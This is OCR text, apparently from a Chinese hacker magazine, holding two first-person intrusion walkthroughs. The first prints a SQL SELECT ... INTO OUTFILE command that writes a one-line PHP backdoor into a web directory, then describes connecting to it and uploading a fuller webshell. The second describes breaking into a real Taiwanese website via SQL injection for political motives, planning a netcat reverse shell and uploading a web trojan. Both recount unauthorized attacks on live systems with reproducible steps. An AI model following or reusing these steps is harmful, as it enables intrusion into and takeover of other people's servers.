


图7

向该表中写入经典的一句话后门，点击提交（图7），看样子成功了，否则会提示出错的。

数据添加完了，该导出shell了。接着在SQL查询中输入以下代码：select * into outfile '/mail/wdpost/http/htdocs/web_dbadmin/libraries/bin.php' from shell;。这句代码的意思就是将一句话的后门导出为bin.php，再次点击提交（图8），没有出错，成功了！这里还要说明一点，导出的目录要有写的权限，导出的文件名不可以是存在的，否则会出错的。




图8

最激动人心的时刻到来了，我们用客户端连接一下看看效果（图9），哈哈！成功了。我们来写一个更为强大的PHPSPY看看。嗯！不错我很满意（图10），最后可不要忘了删除刚才我们建的那个库。整个过程就是这样。




图9




图10

由于本人对UNIX系统不是很了解，只能到这儿了。没什么太高深的技术性可言，正象我说的那样，国内的N多主机都存在类似的问题。请大家不要轻易的去破坏，真正的安全是靠大家去维护的。

对台湾某网站的一次入侵

shadan & errorwww

做菜鸟也有些年头了，看着黑客X档案上的文章，心头总有些痒痒的，最近阿扁好像不如意，就拿台湾的网站练练手吧！

我们的目标是找一个台湾存在SQL注入点的网站，网站使用的是SQL数据库，拥有SA权限。

经过我们的耐心搜寻，总算找到一个合适的目标http://starparty.xxx.com.tw/，如图1所示。




图1

接下来就是通过猜解表名、列名和记录来获取相关的信息，以及猜解后台路径来进行上传，但我们没有这样做，而是直接利用NB的工具进行下一步的工作，如图2。




图2

我们准备上传NC，用于反弹SHELL。可是NB上传EXE文件不成功（测试转BAT文件，也没有成功），其它的字符文件可以顺利上传。于是我们先上传一个网页木马，然后利用网页木马再上传。说做就做，先上传一个2006海阳顶端木马，如图3。

